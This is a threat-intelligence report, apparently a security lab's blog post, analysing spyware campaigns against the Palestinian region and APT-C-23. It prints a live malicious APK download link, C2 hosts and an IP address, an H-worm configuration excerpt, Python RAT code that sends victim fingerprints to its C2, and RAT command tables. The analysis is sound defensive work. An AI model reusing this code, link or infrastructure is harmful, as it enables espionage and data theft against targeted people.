T-SEC LAB

CYBERESPIONAGE IN PALESTINE REGION

4 December 2021 at 15:22

EXECUTIVE SUMMARY

In the daily threat hunting, we found a very interesting thing. We hunted a "Raw Threat Intelligence.docx" file. We found the "Commander Mohammed Dahlan and The Egyptian Intelligence Meeting (MoM) Leakage(تسريب-اجتماع-القائد-محمد-دحلان-و-المخابرات-المصريه)" file. This file contains link for downloading the APK File. You can find jeosandbox's result in the link. After in-depth analysis, we found that the cyber espionage targeted Palestinian region. In addition, we discovered the APT-C-23 attack.

https://drive.google.com/uc?authuser=0&id=1vyLbjHuWAy7vCwPBREADGxapfTUesJej&export=download

Body SHA-256

5ce2bf5e34fe0fcdea5d026363fdc828bfd847455381d707de210206bed58a1f

Headers

alt-svc	quic=":443"; ma=2592000; v="44,43,39,35"
content-disposition	attachment;filename="com.adobe.reader.apk";filename*=UTF-8''com.adobe.reader.apk
transfer-encoding	chunked

WEAPONS ANALYSIS SUMMARY

By analyzing the downloaded samples, we get the C2 server(kh.njrat.info). Using pivoting analysis, we hunted different types of samples, such as PE, VBS, APK, Python.

PE ANALYSIS


BYTES ARRAY LOADER

MD5	14c9d9e1c3f8fdb224f8877313958af5

The loader will load bytes array payload.

NJRAT

MD5	14c9d9e1c3f8fdb224f8877313958af5



BASE64 LOADER

MD5	d8ef1f38ed340d0cd25c8eef8c4751ce


Decode payload with base64 and load.

WEAPONS ANALYSIS SUMMARY

VBS ANALYSIS

MD5	437226aba539e436872d9712d97af7a9

This vbs malware encrypt it's payload. After decryption, it is found that its payload is H-worm. mo.njrat.info is C2 server.



MD5	57e2422762162761c0b953d05ce5a6bc

It is H-worm. rootx.ddns.net is C2 server.

```
'<[ recoder : houdini (c) skype : houdini-fx ]>
'=-=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=
host = "rootx.ddns.net"
port = 2020
installdir = "%temp%"
lnkfile = true
lnkfolder = true
'=-=-=-=-=-= public var =-=-=-=-=-=-=-=-=-=-=-=-
dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesyst
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")
'=-=-=-=-=-= privat var =-=-=-=-=-=-=-=-=-=-=-=-
installname = wscript.scriptname
startup = shellobj.specialfolders ("startup")
installdir = shellobj.expandenvironmentstrings(insta
if not filesystemobj.folderexists(installdir) then i
spliter = "<"
sleep = 5000
```

H-worm supports the following remote commands:

Command	Description	Communication Request generated
execute	Executes param value using 'execute'	- -
update	Replaces the payload and restarts with the wscript engine	- -
uninstall	Deletes startup entries and payload	- -
send send	Downloads file from CnC server	POST /is-sending<|>{FileURL}…
site-send	Downloads file from URL	GET /{FileURL} …
recv	Uploads file to CnC server	POST / is-recving<|>{FilePath}…
enum-driver	Sends all drive information to the CnC	POST /is-enum-driver…{DrivePath|DriveType<|>…}
enum-faf	Sends all file and folder attributes in a specified directory	POST /is-enum-faf…{FolderName|(FileSize)|(dlf)|Attributes<|>…}
enum-process	Sends all running processed	POST /is-enum-process…{Name|PID|Path<|>…}
cmd-shell	Executes param value with 'cmd.exe /c' and returns result	POST /is-cmd-shell…{Result}
delete delete	Deletes file or folder specified in param	- -
exit-process	Kills process specified in param	- -
sleep	Sleep call in param is passed to eval()	- -

WEAPONS ANALYSIS SUMMARY

PYTHON ANALYSIS

MD5	a95bf1e525a2dc167c7557c6c3e6402a

This malware is Python RAT. The malware uses pip to install dependencies when it is executed for the first time.

Linux	Windows
os.system('pip3 install requests')	os.system('pip install Pillow')
os.system('pip3 install Pillow')	os.system('pip install requests')
os.system('pip3 install pyautogui')	os.system('pip install pyautogui')
os.system('pip3 install wmi')	os.system('pip install wmi')
os.system('pip3 install pytest-shutil')	os.system('pip install pytest-shutil')
os.system('pip3 install cv2')	os.system('pip install cv2')
os.system('pip3 install pynput')	os.system('pip install pynput')
os.system('pip3 install PyQt5')	os.system('pip install PyQt5')
os.system('pip3 install PyAutoGUI')	os.system('pip install PyAutoGUI')
os.system('pip3 install cryptography')	os.system('pip install cryptography')
os.system('pip3 install opencv-python')	os.system('pip install opencv-python')
os.system('pip3 install mss')	os.system('pip install mss')
os.system('pip3 install pygame')	os.system('pip install pygame')
os.system('pip3 install numpy')	os.system('pip install numpy')

The malware will send fingerprint to C2['213.244.123.150'] Server when it is first connection.

```
if first_connection:
    os_system = str(platform.system()).lower()

    # if os_system == 'windows':
    fingerprint = ['system_info',
                   f'tag:{self.tag}',
                   f'python_version:{platform.python_version()}',
                   f'system:{platform.system()}',
                   f'platform:{platform.platform()}',
                   f'version:{platform.version()}',
                   f'processor:{platform.processor().replace(" ", "-").replace(",-", "-")}',
                   f'architecture:{platform.machine()}',
                   f'uname:{platform.node()}',
                   f'mac_version:{self.get_mac()}',
                   f'external_ip:{self.external_ip_addr()}',
                   f'local_ip:{self.local_ip()}',
                   f'status:off',
                   f'file_path:{os.path.abspath(__file__)}'
                   ]
    fingerprint = self.crypt(fingerprint, 'GZWKEhHGNopxRdOHS4H4IyKhLQ8lw1yU7vRLrM3sebY=')
    self.s.send(str(fingerprint).encode('utf-8'))
```

This Python RAT supports the following remote commands:

Command	Description
[SYSTEM_SHELL]	Run command with terminal
[FGET]	1. Read file 2. Encrypt file 3. Send file to C2 Server with “GET” method
[FPUT]	1. Read file 2. Encrypt file 3. Send file to C2 Server with “POST” method
[@%WEBGET%@]	Use “requests.get(url)” download payload
[@%WEBRAW%@]	Use “requests.get(url)” download payload
%get-screenshot%	1. Use "pyautogui.screenshot() " to get screenshot, save as "screeenshot_{self.tag}.png" 2. Encrypt screenshot, save as "screeenshot_crypt_{self.tag}.png" 3. Leak screenshot, end with "\\@%end%@\\" 4. Remove screenshot, command as follow: os.remove(f'screeenshot_{self.tag}.png') os.remove(f'screeenshot_crypt_{self.tag}.png')
%lock-screen%	Lock screen
%unlock-screen%	Unlock screen
%sv-init-live-video%	Features under development
%start-kl-function%	Start keylogger
%stop-kl-function%	Stop keylogger
%print-kl-function%	Leak keylogger
-update	Use HotFix technique to update itself
-antivirus	Get all antivirus product
@%list-softwares%@	Get all installed software

WEAPONS ANALYSIS SUMMARY

ANDROID ANALYSIS

Because there are too many samples, we screened some samples for analysis. The attackers used open source and underground leaked RATs as weapons.

WhoerMessenger3.13.apk
WhoerMessenger3.13 (2).apk
ThreemaLD.apk
/app/downloads/splash.apk
/app/downloads/Epack.apk
chat.apk
/app/downloads/посыльный2.3.apk
Vego_Messanger.apk
text free.apk
plate_Messenger.apk
C:\Users\user\AppData\Roaming\Agent-TEAM.exe
d2e1b53d1f7bb3384d2a9fb6264eb721b2696be80b7ec806588bdfdb983d20cc
/app/downloads/Secret Messanger.apk
/app/downloads/Splash Messenger.apk
755f827ec84f1a0ee5b3542625c463098dfa10e750454a27311233ffe674b4a4
/app/downloads/Trema Mesennger.apk
85721410f4761db6d19ee501debbe869.virus
up4net-client.apk
501d8f38e0112581b2d526a089a2fa01.virus
com.googlex.apk
Waiar.apk
c6d5e25aa91f25c481af0c9fd14a99d3.virus
threema1_nutsed.exe
Chrome_Update.exe

Part of the sample


The representative RAT is SpyNote RAT, Mobihok RAT and Esecret RAT.


MD5	**3f5ceaa0417119f7707da38fc5e60b3d**
MD5	**0ed27d29fcb0e4914be7b2104e36c4a6**
MD5	**7d0554892c9f8a261402e3afa73f072f**

C&C ANALYSIS SUMMARY

Next we will analyze its command and control server.

HOME PAGE






BLOCKED DEVICES


C&C ANALYSIS SUMMARY

DEVICE FILE PAGE




C&C ANALYSIS SUMMARY

DEVICE MANAGEMENT PAGE




C&C ANALYSIS SUMMARY

DEVICE MANAGEMENT PAGE



SEND COMMAND PAGE





C&C ANALYSIS SUMMARY

ARABIC COMMANDS

C&C ANALYSIS SUMMARY

ENGLISH COMMANDS






C&C ANALYSIS SUMMARY

COMMANDS

APT-C-23 ATTACK ANALYSIS

On September 21, 2021, we discovered a new variant of Arid Viper (APT-C-23), its package name is "app.lite.bot". On October 14, 2021, we found another new variant Secure_chat.apk. More details can be found on our Twitter[https://twitter.com/BaoshengbinCumt/status/1448830306283253761].




PREVIOUS ATTACK SAMPLES

On November 25, 2021, we hunted the previous APT-C-23 attack sample, which mask as Threema application.

MD5	63858e504f87065f7c805891ec5b889e


In the previous sample, part of the malicious code was found in Android native.



AndroidAudioRecord::read(void *,int)
